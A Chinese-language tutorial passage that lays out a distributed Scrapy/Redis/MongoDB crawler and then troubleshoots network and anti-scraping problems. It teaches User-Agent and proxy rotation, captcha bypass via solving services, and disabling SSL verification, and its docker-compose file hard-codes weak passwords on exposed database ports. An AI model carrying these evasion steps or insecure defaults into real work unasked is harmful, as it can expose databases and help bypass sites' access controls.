MONGODB_COLLECTION = '%(spider)s_items'

===== 日志配置 =====

LOG_LEVEL = 'INFO'
LOG_FORMAT = '%(asctime)s [%(name)s] %(levelname)s: %(message)s'
LOG_DATEFORMAT = '%Y-%m-%d %H:%M:%S'

===== 其他配置 =====

自动限速
AUTOTHROTTLE_ENABLED = True
AUTOTHROTTLE_START_DELAY = 1
AUTOTHROTTLE_MAX_DELAY = 10
AUTOTHROTTLE_TARGET_CONCURRENCY = 2.0

Cookies
COOKIES_ENABLED = True
COOKIES_DEBUG = False

Telnet 控制台
TELNETCONSOLE_ENABLED = True
TELNETCONSOLE_PORT = [6023, 6024, 6025]
```

## 2. scrapy\_project/items.py

```
"""
数据模型定义
"""

import scrapy
from scrapy.loader.processors import TakeFirst, MapCompose, Join
from w3lib.html import remove_tags

def clean_text(text):
 """清理文本"""
 return text.strip() if text else ''

class BaseItem(scrapy.Item):
 """基础 Item"""
 # 通用字段
 url = scrapy.Field(output_processor=TakeFirst())
 spider_name = scrapy.Field(output_processor=TakeFirst())
 crawl_time = scrapy.Field(output_processor=TakeFirst())

class ProductItem(BaseItem):
 """商品 Item"""
 title = scrapy.Field(
 input_processor=MapCompose(remove_tags, clean_text),
 output_processor=TakeFirst()
)
 price = scrapy.Field(output_processor=TakeFirst())
 stock = scrapy.Field(output_processor=TakeFirst())
 description = scrapy.Field(
 input_processor=MapCompose(remove_tags, clean_text),
 output_processor=Join('\n')
)
 images = scrapy.Field()
 tags = scrapy.Field()
 rating = scrapy.Field(output_processor=TakeFirst())
 reviews_count = scrapy.Field(output_processor=TakeFirst())

class ArticleItem(BaseItem):
 """文章 Item"""
 title = scrapy.Field(
 input_processor=MapCompose(remove_tags, clean_text),
 output_processor=TakeFirst()
)
 author = scrapy.Field(output_processor=TakeFirst())
 publish_time = scrapy.Field(output_processor=TakeFirst())
 content = scrapy.Field(
 input_processor=MapCompose(remove_tags, clean_text),
 output_processor=Join('\n')
)
 category = scrapy.Field()
```

```
tags = scrapy.Field()
view_count = scrapy.Field(output_processor=TakeFirst())
```

### 3. scrapy\_project/pipelines.py

```
"""
数据处理 Pipeline
"""

import hashlib
import pymongo
import redis
from datetime import datetime
from itemadapter import ItemAdapter
from scrapy.exceptions import DropItem

class CleanPipeline:
 """数据清洗 Pipeline"""

 def process_item(self, item, spider):
 adapter = ItemAdapter(item)

 # 添加爬取时间
 adapter['crawl_time'] = datetime.now().strftime('%Y-%m-%d %H:%M:%S')
 adapter['spider_name'] = spider.name

 # 清理空值
 for field in adapter.field_names():
 value = adapter.get(field)
 if value is None or value == '':
 adapter[field] = None

 return item

class DuplicatesPipeline:
 """去重 Pipeline (基于 Redis)"""

 def __init__(self, redis_host, redis_port, redis_password, redis_db):
 self.redis_host = redis_host
 self.redis_port = redis_port
 self.redis_password = redis_password
 self.redis_db = redis_db
 self.redis_client = None

 @classmethod
 def from_crawler(cls, crawler):
 return cls(
 redis_host=crawler.settings.get('REDIS_HOST'),
 redis_port=crawler.settings.get('REDIS_PORT'),
 redis_password=crawler.settings.get('REDIS_PASSWORD'),
 redis_db=crawler.settings.get('REDIS_DB'),
)

 def open_spider(self, spider):
 self.redis_client = redis.Redis(
 host=self.redis_host,
```

```
 port=self.redis_port,
 password=self.redis_password,
 db=self.redis_db,
 decode_responses=True
)

def close_spider(self, spider):
 if self.redis_client:
 self.redis_client.close()

def process_item(self, item, spider):
 adapter = ItemAdapter(item)

 # 生成唯一标识
 url = adapter.get('url', '')
 item_hash = hashlib.md5(url.encode()).hexdigest()

 # 检查是否已存在
 key = f"{spider.name}:items:{item_hash}"
 if self.redis_client.exists(key):
 raise DropItem(f"Duplicate item found: {url}")

 # 标记已处理
 self.redis_client.setex(key, 86400 * 7, '1') # 保留7天

 return item

class MongoPipeline:
 """MongoDB 存储 Pipeline"""

 def __init__(self, mongo_uri, mongo_db):
 self.mongo_uri = mongo_uri
 self.mongo_db = mongo_db
 self.client = None
 self.db = None

 @classmethod
 def from_crawler(cls, crawler):
 return cls(
 mongo_uri=crawler.settings.get('MONGODB_URI'),
 mongo_db=crawler.settings.get('MONGODB_DATABASE')
)

 def open_spider(self, spider):
 self.client = pymongo.MongoClient(self.mongo_uri)
 self.db = self.client[self.mongo_db]

 def close_spider(self, spider):
 if self.client:
 self.client.close()

 def process_item(self, item, spider):
```

```
collection_name = f"{spider.name}_items"
collection = self.db[collection_name]

插入数据
item_dict = ItemAdapter(item).asdict()
collection.insert_one(item_dict)

spider.logger.info(f"Item saved to MongoDB: {item_dict.get('url')}")
return item

class RedisPipeline:
 """Redis 缓存 Pipeline"""

 def __init__(self, redis_host, redis_port, redis_password, redis_db):
 self.redis_host = redis_host
 self.redis_port = redis_port
 self.redis_password = redis_password
 self.redis_db = redis_db
 self.redis_client = None

 @classmethod
 def from_crawler(cls, crawler):
 return cls(
 redis_host=crawler.settings.get('REDIS_HOST'),
 redis_port=crawler.settings.get('REDIS_PORT'),
 redis_password=crawler.settings.get('REDIS_PASSWORD'),
 redis_db=crawler.settings.get('REDIS_DB') + 1, # 使用不同的 DB
)

 def open_spider(self, spider):
 self.redis_client = redis.Redis(
 host=self.redis_host,
 port=self.redis_port,
 password=self.redis_password,
 db=self.redis_db,
 decode_responses=True
)

 def close_spider(self, spider):
 if self.redis_client:
 self.redis_client.close()

 def process_item(self, item, spider):
 import json

 adapter = ItemAdapter(item)
 url = adapter.get('url', '')
 item_hash = hashlib.md5(url.encode()).hexdigest()

 # 缓存到 Redis
 key = f"{spider.name}:cache:{item_hash}"
 value = json.dumps(adapter.asdict(), ensure_ascii=False)
```

```
self.redis_client.setex(key, 3600, value) # 缓存1小时
return item
```

#### 4. scrapy\_project/middlewares.py

```
"""
中间件
"""

import random
from scrapy import signals
from scrapy.downloadermiddlewares.useragent import UserAgentMiddleware
from scrapy.exceptions import IgnoreRequest

class RandomUserAgentMiddleware(UserAgentMiddleware):
 """随机 User-Agent 中间件"""

 USER_AGENTS = [
 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36',
 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0',
 'Mozilla/5.0 (Macintosh; Intel Mac OS X 14_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.1 Safari/605.1.15',
 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36',
]

 def process_request(self, request, spider):
 user_agent = random.choice(self.USER_AGENTS)
 request.headers['User-Agent'] = user_agent

class ProxyMiddleware:
 """代理中间件"""

 def __init__(self, proxy_list):
 self.proxy_list = proxy_list

 @classmethod
 def from_crawler(cls, crawler):
 # 从配置或 Redis 获取代理列表
 proxy_list = crawler.settings.get('PROXY_LIST', [])
 return cls(proxy_list)

 def process_request(self, request, spider):
 if self.proxy_list:
 proxy = random.choice(self.proxy_list)
 request.meta['proxy'] = proxy
 spider.logger.debug(f"Using proxy: {proxy}")

 def process_exception(self, request, exception, spider):
 # 代理失败时, 移除该代理
 proxy = request.meta.get('proxy')
 if proxy and proxy in self.proxy_list:
 self.proxy_list.remove(proxy)
 spider.logger.warning(f"Removed failed proxy: {proxy}")
```

```
class ExceptionMiddleware:
 """异常处理中间件"""

 def process_response(self, request, response, spider):
 # 检查响应状态码
 if response.status in [403, 429]:
 spider.logger.warning(f"Rate limited or blocked: {response.url}")
 # 可以在这里实现延迟重试逻辑

 return response

 def process_exception(self, request, exception, spider):
 spider.logger.error(f"Request failed: {request.url} - {exception}")
```

## 5. scrapy\_project/spiders/base\_spider.py

```
"""
基础爬虫类
"""

from scrapy_redis.spiders import RedisSpider
from scrapy.loader import ItemLoader

class BaseRedisSpider(RedisSpider):
 """基础 Redis 爬虫"""

 # Redis key (需要在子类中覆盖)
 redis_key = None

 # 批处理大小
 redis_batch_size = 10

 # 最大空闲时间 (秒)
 max_idle_time = 60

 def make_request_from_data(self, data):
 """
 从 Redis 获取的数据创建请求

 Args:
 data: 从 Redis 获取的 URL 或数据

 Returns:
 Request 对象
 """

 url = data.decode('utf-8') if isinstance(data, bytes) else data
 return self.make_requests_from_url(url)

 def parse(self, response):
 """需要在子类中实现"""
 raise NotImplementedError

 def get_item_loader(self, item_class, response):
 """创建 ItemLoader"""
 loader = ItemLoader(item=item_class(), response=response)
 loader.add_value('url', response.url)
 return loader
```

## 6. scrapy\_project/spiders/target\_spider.py

```
"""
目标网站爬虫
"""

from scrapy import Request
from .base_spider import BaseRedisSpider
from scrapy_project.items import ProductItem

class TargetSpider(BaseRedisSpider):
 """目标网站爬虫"""

 name = 'target_spider'
 redis_key = 'target_spider:start_urls'

 custom_settings = {
 'CONCURRENT_REQUESTS': 8,
 'DOWNLOAD_DELAY': 2,
 }

 def parse(self, response):
 """
 解析列表页
 """

 # 提取产品链接
 for href in response.css('.product-item a::attr(href)').getall():
 url = response.urljoin(href)
 yield Request(url, callback=self.parse_detail)

 # 翻页
 next_page = response.css('.pagination .next::attr(href)').get()
 if next_page:
 yield Request(response.urljoin(next_page), callback=self.parse)

 def parse_detail(self, response):
 """
 解析详情页
 """

 loader = self.get_item_loader(ProductItem, response)

 # 提取字段
 loader.add_css('title', 'h1.product-title::text')
 loader.add_css('price', '.price::text')
 loader.add_css('stock', '.stock::text')
 loader.add_css('description', '.description *::text')
 loader.add_css('images', '.product-images img::attr(src)')
 loader.add_css('tags', '.tags a::text')
 loader.add_css('rating', '.rating::attr(data-rating)')
 loader.add_css('reviews_count', '.reviews-count::text')

 yield loader.load_item()
```

---

## 7. scheduler/task\_manager.py

```
"""
任务管理器
"""

import redis
import logging

class TaskManager:
 """分布式任务管理器"""

 def __init__(self, redis_host='localhost', redis_port=6379, redis_password='', redis_db=0):
 self.redis_client = redis.Redis(
 host=redis_host,
 port=redis_port,
 password=redis_password,
 db=redis_db,
 decode_responses=True
)
 self.logger = logging.getLogger(__name__)

 def add_start_urls(self, spider_name, urls):
 """
 添加起始 URL 到 Redis

 Args:
 spider_name: 爬虫名称
 urls: URL 列表
 """

 key = f"{spider_name}:start_urls"

 if isinstance(urls, str):
 urls = [urls]

 added = self.redis_client.lpush(key, *urls)
 self.logger.info(f"Added {added} URLs to {key}")
 return added

 def get_queue_size(self, spider_name):
 """获取队列大小"""
 key = f"{spider_name}:start_urls"
 return self.redis_client.llen(key)

 def clear_queue(self, spider_name):
 """清空队列"""
 key = f"{spider_name}:start_urls"
 deleted = self.redis_client.delete(key)
 self.logger.info(f"Cleared queue: {key}")
 return deleted

 def get_stats(self, spider_name):
 """获取统计信息"""

添加起始 URL 到 Redis
```

```
stats = {
 'queue_size': self.get_queue_size(spider_name),
 'items_count': self.redis_client.scard(f"{spider_name}:dupefilter"),
}
return stats

if __name__ == '__main__':
 # 使用示例
 logging.basicConfig(level=logging.INFO)

 manager = TaskManager(
 redis_host='localhost',
 redis_port=6379,
 redis_password='redis123'
)

 # 添加起始 URL
 urls = [
 'https://example.com/page/1',
 'https://example.com/page/2',
 'https://example.com/page/3',
]

 manager.add_start_urls('target_spider', urls)

 # 查看统计
 stats = manager.get_stats('target_spider')
 print(f"Stats: {stats}")
```

## 8. scripts/add\_tasks.py

```
"""
批量添加任务脚本
"""

import sys
import os
sys.path.insert(0, os.path.dirname(os.path.dirname(__file__)))

from scheduler.task_manager import TaskManager
import logging

logging.basicConfig(
 level=logging.INFO,
 format='%(asctime)s [%(levelname)s] %(message)s'
)

def generate_urls(base_url, start_page, end_page):
 """生成 URL 列表"""
 return [f"{base_url}?page={i}" for i in range(start_page, end_page + 1)]

def main():
 manager = TaskManager(
 redis_host='localhost',
 redis_port=6379,
 redis_password='redis123'
)

 # 生成 URL
 urls = generate_urls(
 base_url='https://example.com/products',
 start_page=1,
 end_page=100
)

 # 添加到队列
 manager.add_start_urls('target_spider', urls)

 # 查看统计
 stats = manager.get_stats('target_spider')
 print(f"\n✅ Tasks added successfully!")
 print(f"📊 Queue size: {stats['queue_size']}")

if __name__ == '__main__':
 main()
```

## 9. scripts/monitor.py

```
"""
爬虫监控脚本
"""

import sys
import os
import time
import redis

sys.path.insert(0, os.path.dirname(os.path.dirname(__file__)))

class CrawlerMonitor:
 """爬虫监控"""

 def __init__(self, redis_host='localhost', redis_port=6379, redis_password='', redis_db=0):
 self.redis_client = redis.Redis(
 host=redis_host,
 port=redis_port,
 password=redis_password,
 db=redis_db,
 decode_responses=True
)

 def get_spider_stats(self, spider_name):
 """获取爬虫统计信息"""
 stats = {}

 # 队列大小
 queue_key = f"{spider_name}:requests"
 stats['queue_size'] = self.redis_client.llen(queue_key)

 # 去重集合大小
 dupefilter_key = f"{spider_name}:dupefilter"
 stats['processed_urls'] = self.redis_client.scard(dupefilter_key)

 # 缓存数量
 cache_pattern = f"{spider_name}:cache:*"
 stats['cached_items'] = len(self.redis_client.keys(cache_pattern))

 return stats

 def monitor(self, spider_name, interval=5):
 """
 持续监控
 Args:
 spider_name: 爬虫名称
 interval: 刷新间隔 (秒)
 """
 print(f"⌚ Monitoring {spider_name}... (Press Ctrl+C to stop)\n")
```

```
try:
 while True:
 stats = self.get_spider_stats(spider_name)

 print(f"\r\033[94m Queue: {stats['queue_size']:>6} | "
 f"Processed: {stats['processed_urls']:>8} | "
 f"Cached: {stats['cached_items']:>6}",
 end='', flush=True)

 time.sleep(interval)

 except KeyboardInterrupt:
 print("\n\n\033[92m Monitoring stopped")

if __name__ == '__main__':
 monitor = CrawlerMonitor(
 redis_host='localhost',
 redis_port=6379,
 redis_password='redis123'
)

 monitor.monitor('target_spider', interval=2)
```

## 10. docker/docker-compose.yml

```
version: "3.8"

services:
 # Redis
 redis:
 image: redis:7-alpine
 container_name: crawler_redis
 command: redis-server --requirepass redis123 --maxmemory 512mb
 ports:
 - "6379:6379"
 volumes:
 - redis_data:/data
 networks:
 - crawler_network

 # MongoDB
 mongodb:
 image: mongo:7.0
 container_name: crawler_mongodb
 environment:
 MONGO_INITDB_ROOT_USERNAME: admin
 MONGO_INITDB_ROOT_PASSWORD: admin123
 ports:
 - "27017:27017"
 volumes:
 - mongodb_data:/data/db
 networks:
 - crawler_network

 # Scrapy Master (调度器)
 master:
 build:
 context: ..
 dockerfile: docker/Dockerfile.scheduler
 container_name: crawler_master
 environment:
 REDIS_HOST: redis
 REDIS_PORT: 6379
 REDIS_PASSWORD: redis123
 MONGODB_URI: mongodb://admin:admin123@mongodb:27017/
 depends_on:
 - redis
 - mongodb
 networks:
 - crawler_network
 command: python scheduler/task_manager.py

 # Scrapy Worker (爬虫节点)
 spider:
 build:
 context: ..
 dockerfile: docker/Dockerfile.spider
```

```
environment:
 REDIS_HOST: redis
 REDIS_PORT: 6379
 REDIS_PASSWORD: redis123
 MONGODB_URI: mongodb://admin:admin123@mongodb:27017/
depends_on:
 - redis
 - mongodb
networks:
 - crawler_network
deploy:
 replicas: 3
 command: scrapy crawl target_spider

networks:
 crawler_network:
 driver: bridge

volumes:
 redis_data:
 mongodb_data:
```

## 11. requirements.txt

```
Scrapy>=2.11.0
scrapy-redis>=0.7.3
redis>=5.0.0
pymongo>=4.6.0
python-dotenv>=1.0.0
w3lib>=2.1.0
itemadapter>=0.8.0
```



## 使用指南

### 单机测试

```
1. 安装依赖
pip install -r requirements.txt

2. 启动 Redis 和 MongoDB
docker-compose up -d redis mongodb

3. 添加任务
python scripts/add_tasks.py

4. 启动爬虫
scrapy crawl target_spider

5. 监控进度
python scripts/monitor.py
```

### 分布式部署

```
1. 构建并启动所有服务
docker-compose up -d

2. 扩容爬虫节点
docker-compose up -d --scale spider=5

3. 查看日志
docker-compose logs -f spider

4. 查看统计
docker exec crawler_master python scripts/monitor.py
```



## 相关资源

- [基础爬虫项目](#)
- [Docker 部署](#)

- 分布式爬虫
- Scrapy 文档
- scrapy-redis 文档

## [R73] Overview

# R73: 故障排除 - Troubleshooting

遇到问题？这里有常见问题的解决方案和调试技巧。



## 问题分类

### 网络和请求问题

- 请求超时
- 连接被拒绝
- SSL 证书错误
- 代理配置问题
- Cookie 失效

### 反爬虫问题

- IP 被封禁
- 验证码拦截
- User-Agent 检测
- JavaScript 挑战
- 频率限制

### JavaScript 调试问题

- 断点不生效
- 变量查看失败

- Source Map 错误
- 混淆代码调试
- 异步代码跟踪

## 工具使用问题

- Chrome DevTools 问题
- Burp Suite 配置
- Fiddler 代理问题
- Postman 脚本错误
- Node.js 环境问题

## 数据处理问题

- 编码错误
- JSON 解析失败
- 数据库连接问题
- 文件读写错误
- 内存溢出

## Docker 部署问题

- 容器启动失败
  - 网络连接问题
  - 卷挂载错误
  - 权限问题
  - 资源限制
-



## 快速查找

### 按错误信息查找

错误信息	可能原因	解决方案
Connection refused	目标服务器不可用	网络问题
SSL certificate verify failed	SSL 证书验证失败	SSL 问题
403 Forbidden	被反爬虫拦截	反爬问题
429 Too Many Requests	请求频率过高	频率限制
JSONDecodeError	JSON 格式错误	JSON 问题
UnicodeDecodeError	编码问题	编码问题
TimeoutError	请求超时	超时问题
ModuleNotFoundError	模块未安装	环境问题

### 按场景查找

- 无法抓包: [代理配置](#)
- Cookie 不生效: [Cookie 问题](#)
- 加密无法破解: [JavaScript 调试](#)
- 爬虫被封: [反爬虫对策](#)
- 数据存储失败: [数据库问题](#)

## 🔧 调试技巧

### 1. 系统化排查

```
问题出现
↓
查看错误日志
↓
确定问题类型
↓
查阅相关文档
↓
尝试解决方案
↓
验证修复
```

### 2. 日志收集

Python 示例:

```
import logging

配置详细日志
logging.basicConfig(
 level=logging.DEBUG,
 format='%(asctime)s - %(name)s - %(levelname)s - %(message)s',
 handlers=[
 logging.FileHandler('debug.log'),
 logging.StreamHandler()
]
)

logger = logging.getLogger(__name__)
logger.debug("详细调试信息")
```

Scrapy 示例:

```
settings.py
LOG_LEVEL = 'DEBUG'
LOG_FILE = 'scrapy_debug.log'
```

### 3. 网络请求调试

```
import requests
from requests.adapters import HTTPAdapter
from urllib3.util.retry import Retry

配置重试策略
session = requests.Session()
retry = Retry(
 total=3,
 backoff_factor=1,
 status_forcelist=[500, 502, 503, 504]
)
adapter = HTTPAdapter(max_retries=retry)
session.mount('http://', adapter)
session.mount('https://', adapter)

详细日志
import http.client
http.client.HTTPConnection.debuglevel = 1
```

### 4. JavaScript 调试

```
// 1. 添加条件断点
// 右键断点 -> Edit breakpoint -> 输入条件
// 例如: userId === 123

// 2. 使用 debugger 语句
function suspiciousFunction() {
 debugger; // 代码会在这里暂停
 // ... 可疑代码
}

// 3. 监控变量变化
// Sources -> Watch -> 添加表达式

// 4. 查看调用栈
// Sources -> Call Stack
```

## 常见问题 FAQ

Q: 为什么我的代理不生效?

A: 检查以下几点:

1. 代理配置格式是否正确
2. 代理服务是否正在运行
3. 系统代理设置是否正确
4. 是否需要设置环境变量

详见: [代理配置问题](#)

Q: 如何处理验证码?

A: 常见方法:

1. 使用验证码识别服务 (2Captcha, 打码平台)
2. 自建 OCR 识别
3. 使用浏览器自动化绕过
4. 分析验证码生成逻辑

详见: [验证码处理](#)

Q: 为什么 Cookie 传过去还是失败?

A: 可能原因:

1. Cookie 已过期
2. 缺少必要的 Cookie 字段
3. Cookie 域名或路径不匹配
4. 需要其他请求头配合

详见: [Cookie 问题](#)

Q: JavaScript 混淆代码怎么调试?

A: 技巧:

1. 使用 Source Map (如果有)
2. 格式化代码 (Beautify)
3. 使用 AST 工具还原
4. 单步调试追踪

详见: [JavaScript 调试](#)

---



## 预防措施

### 代码质量

```
1. 异常处理
try:
 response = requests.get(url, timeout=10)
 response.raise_for_status()
except requests.exceptions.Timeout:
 logger.error(f"Request timeout: {url}")
except requests.exceptions.HTTPError as e:
 logger.error(f"HTTP error: {e.response.status_code}")
except Exception as e:
 logger.exception(f"Unexpected error: {e}")

2. 参数验证
def process_data(data):
 if not data:
 raise ValueError("Data cannot be empty")
 if not isinstance(data, dict):
 raise TypeError("Data must be a dictionary")
 # 处理数据...

3. 资源管理
with open('file.txt', 'r') as f:
 data = f.read()
 # 文件自动关闭
```

### 日志记录

```
记录关键操作
logger.info(f"Processing URL: {url}")

记录错误详情
logger.error(f"Failed to parse: {url}", exc_info=True)

记录性能指标
import time
start = time.time()
... 操作
logger.info(f"Operation took {time.time() - start:.2f}s")
```

---

## 监控告警

- 设置请求成功率监控
  - 配置错误日志告警
  - 监控资源使用情况
  - 定期检查数据质量
- 



## 相关资源

- Chrome DevTools 指南
  - 调试技巧
  - 常用命令
  - FAQ
- 



## 获取帮助

如果以上内容无法解决您的问题:

1. 查看 GitHub Issues
  2. 提交新的 Issue (附带详细错误日志)
  3. 加入社区讨论
  4. 查看官方文档
- 

记住: 调试是一门艺术, 耐心是关键!

## [R74] Network Issues

# R74: 网络和请求问题

常见的网络连接和 HTTP 请求问题及解决方案。

## 请求超时

### 问题表现

```
requests.exceptions.Timeout: HTTPConnectionPool(host='example.com', port=80):
Read timed out. (read timeout=10)
```

### 原因分析

1. 网络延迟过高
2. 服务器响应慢
3. 超时设置过短
4. 代理连接问题

### 解决方案

#### 1. 增加超时时间

```
import requests

设置更长的超时时间（连接超时，读取超时）
response = requests.get(url, timeout=(10, 30))

或者只设置总超时
response = requests.get(url, timeout=60)
```

## 2. 配置重试机制

```
from requests.adapters import HTTPAdapter
from urllib3.util.retry import Retry

session = requests.Session()

配置重试策略
retry_strategy = Retry(
 total=3, # 总重试次数
 backoff_factor=2, # 重试间隔倍数
 status_forcelist=[429, 500, 502, 503, 504],
 allowed_methods=["HEAD", "GET", "OPTIONS", "POST"]
)

adapter = HTTPAdapter(max_retries=retry_strategy)
session.mount("http://", adapter)
session.mount("https://", adapter)

发送请求
response = session.get(url, timeout=30)
```

## 3. 使用异步请求

```
import asyncio
import aiohttp

async def fetch(session, url):
 try:
 async with session.get(url, timeout=30) as response:
 return await response.text()
 except asyncio.TimeoutError:
 print(f"Timeout: {url}")
 return None

async def main():
 async with aiohttp.ClientSession() as session:
 tasks = [fetch(session, url) for url in urls]
 results = await asyncio.gather(*tasks)
 return results

results = asyncio.run(main())
```

## 连接被拒绝

### 问题表现

```
requests.exceptions.ConnectionError: HTTPConnectionPool(host='example.com', port=80):
Max retries exceeded with url: / (Caused by NewConnectionError)
```

### 原因分析

1. 目标服务器不可用
2. 网络不通
3. 端口错误
4. 防火墙拦截

### 解决方案

#### 1. 检查网络连通性

```
测试连接
ping example.com

测试端口
telnet example.com 80
或使用 nc
nc -zv example.com 80

使用 curl 测试
curl -I https://example.com
```

## 2. 检查 URL 格式

```
from urllib.parse import urlparse

url = "https://example.com:443/path"
parsed = urlparse(url)

print(f"Scheme: {parsed.scheme}") # https
print(f"Host: {parsed.netloc}") # example.com:443
print(f"Port: {parsed.port}") # 443
print(f"Path: {parsed.path}") # /path

确保 URL 格式正确
if not url.startswith(('http://', 'https://')):
 url = 'https://' + url
```

## 3. 配置代理

```
proxies = {
 'http': 'http://proxy.com:8080',
 'https': 'http://proxy.com:8080',
}

response = requests.get(url, proxies=proxies)
```

# SSL 证书错误

## 问题表现

```
requests.exceptions.SSLError: HTTPSConnectionPool(host='example.com', port=443):
SSL certificate verify failed
```

## 原因分析

1. 服务器证书过期
2. 证书不被信任

---

### 3. 自签名证书

### 4. 证书链不完整

## 解决方案

### 1. 禁用 SSL 验证 (仅用于测试)

```
import requests
import urllib3

禁用 SSL 警告
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

禁用验证
response = requests.get(url, verify=False)
```

### 2. 指定 CA 证书

```
使用系统证书
import certifi

response = requests.get(url, verify=certifi.where())

或指定自定义证书
response = requests.get(url, verify='/path/to/ca-bundle.crt')
```

### 3. 使用自定义 SSL 上下文

```
import ssl
import urllib3

创建 SSL 上下文
context = ssl.create_default_context()
context.check_hostname = False
context.verify_mode = ssl.CERT_NONE

使用 urllib3
http = urllib3.PoolManager(
 ssl_context=context,
 cert_reqs='CERT_NONE'
)

response = http.request('GET', url)
```

## 代理配置问题

### 问题表现

- 请求无法通过代理
- 代理认证失败
- HTTPS 代理不生效

### 解决方案

#### 1. HTTP 代理

```
基础代理
proxies = {
 'http': 'http://proxy.com:8080',
 'https': 'http://proxy.com:8080',
}

response = requests.get(url, proxies=proxies)
```

## 2. SOCKS 代理

```
需要安装: pip install requests[socks]
proxies = {
 'http': 'socks5://127.0.0.1:1080',
 'https': 'socks5://127.0.0.1:1080',
}

response = requests.get(url, proxies=proxies)
```

## 3. 代理认证

```
带用户名密码的代理
proxies = {
 'http': 'http://username:password@proxy.com:8080',
 'https': 'http://username:password@proxy.com:8080',
}

response = requests.get(url, proxies=proxies)
```

## 4. 环境变量配置

```
Linux/Mac
export HTTP_PROXY="http://proxy.com:8080"
export HTTPS_PROXY="http://proxy.com:8080"

Windows
set HTTP_PROXY=http://proxy.com:8080
set HTTPS_PROXY=http://proxy.com:8080
```

```
自动使用环境变量中的代理
response = requests.get(url) # 会自动读取 HTTP_PROXY
```

## 5. 验证代理配置

```
import requests

def test_proxy(proxy_url):
 """测试代理是否可用"""
 proxies = {
 'http': proxy_url,
 'https': proxy_url,
 }

 try:
 response = requests.get(
 'http://httpbin.org/ip',
 proxies=proxies,
 timeout=10
)
 print(f"✅ Proxy working: {response.json()}")
 return True
 except Exception as e:
 print(f"❌ Proxy failed: {e}")
 return False

test_proxy('http://127.0.0.1:7890')
```

## Cookie 失效

### 问题表现

- 登录状态丢失
- 请求被重定向到登录页
- 返回 401 Unauthorized

## 解决方案

### 1. 使用 Session 保持 Cookie

```
import requests

创建 Session
session = requests.Session()

登录 (Cookie 会自动保存)
session.post('https://example.com/login', data={
 'username': 'user',
 'password': 'pass'
})

后续请求会自动带上 Cookie
response = session.get('https://example.com/profile')
```

### 2. 手动管理 Cookie

```
获取 Cookie
response = requests.post(login_url, data=credentials)
cookies = response.cookies

使用 Cookie
response = requests.get(url, cookies=cookies)
```

### 3. 从浏览器复制 Cookie

```
浏览器中复制 Cookie 字符串
cookie_str = "session_id=abc123; user_id=456; token=xyz"

转换为字典
cookies = {}
for item in cookie_str.split('; '):
 key, value = item.split('=', 1)
 cookies[key] = value

response = requests.get(url, cookies=cookies)
```

#### 4. 持久化 Cookie

```
import pickle

保存 Cookie
with open('cookies.pkl', 'wb') as f:
 pickle.dump(session.cookies, f)

加载 Cookie
with open('cookies.pkl', 'rb') as f:
 cookies = pickle.load(f)
 session.cookies.update(cookies)
```

#### 5. Cookie 调试

```
import requests

session = requests.Session()

查看当前 Cookie
print("Current cookies:")
for cookie in session.cookies:
 print(f" {cookie.name} = {cookie.value}")
 print(f" Domain: {cookie.domain}")
 print(f" Path: {cookie.path}")
 print(f" Expires: {cookie.expires}")
```

## 响应编码问题

### 问题表现

```
乱码输出
print(response.text) # 输出: 00000
```

## 解决方案

### 1. 自动检测编码

```
import requests
from chardet import detect

response = requests.get(url)

检测编码
encoding = detect(response.content)['encoding']
response.encoding = encoding

print(response.text) # 正确显示中文
```

### 2. 手动指定编码

```
response = requests.get(url)

常见中文编码
response.encoding = 'utf-8'
或
response.encoding = 'gbk'
或
response.encoding = 'gb2312'

print(response.text)
```

### 3. 直接使用 bytes

```
response = requests.get(url)

使用 content (bytes) 而不是 text (str)
html = response.content.decode('utf-8', errors='ignore')
```

## 重定向问题

### 问题表现

- 无限重定向
- 重定向后丢失参数

### 解决方案

#### 1. 控制重定向

```
禁止自动重定向
response = requests.get(url, allow_redirects=False)
print(f"Status: {response.status_code}")
print(f"Location: {response.headers.get('Location')}")

手动处理重定向
if response.status_code in [301, 302, 303, 307, 308]:
 redirect_url = response.headers['Location']
 response = requests.get(redirect_url)
```

#### 2. 查看重定向历史

```
response = requests.get(url)

查看重定向链
for r in response.history:
 print(f"{r.status_code} -> {r.url}")

print(f"Final: {response.status_code} -> {response.url}")
```

# Headers 配置问题

## 问题表现

- 请求被拒绝
- 返回异常数据

## 解决方案

### 1. 完整的 Headers

```
headers = {
 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
 'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
 'Accept-Language': 'zh-CN,zh;q=0.9,en;q=0.8',
 'Accept-Encoding': 'gzip, deflate, br',
 'Connection': 'keep-alive',
 'Referer': 'https://example.com/',
 'Origin': 'https://example.com',
}

response = requests.get(url, headers=headers)
```

### 2. 从浏览器复制 Headers

```
// 浏览器控制台执行
copy(
 JSON.stringify(
 Object.fromEntries(
 [
 ...document.querySelector(".request-headers").querySelectorAll("tr"),
].map((r) => [r.cells[0].textContent, r.cells[1].textContent])
),
 null,
 2
)
);
}
```

### 3. 调试 Headers

```
查看请求头
response = requests.get('http://httpbin.org/headers', headers=headers)
print(response.json())

查看响应头
print(response.headers)
```



## 相关章节

- [HTTP/HTTPS 协议](#)
- [HTTP Headers 速查](#)
- [调试技巧](#)

## [R75] Anti-Scraping Issues

# R75: 反爬虫问题

应对各种反爬虫机制的常见问题和解决方案。

## 403 Forbidden

### 问题表现

```
HTTP 403 Forbidden
Access Denied
```

### 原因分析

1. User-Agent 被检测
2. Referer 验证失败
3. IP 被封禁
4. 缺少必要的 Headers
5. JavaScript 挑战未通过

## 解决方案

### 1. 完善 Headers

```
import requests

headers = {
 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36',
 'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8',
 'Accept-Language': 'zh-CN,zh;q=0.9,en;q=0.8',
 'Accept-Encoding': 'gzip, deflate, br',
 'Connection': 'keep-alive',
 'Upgrade-Insecure-Requests': '1',
 'Sec-Fetch-Dest': 'document',
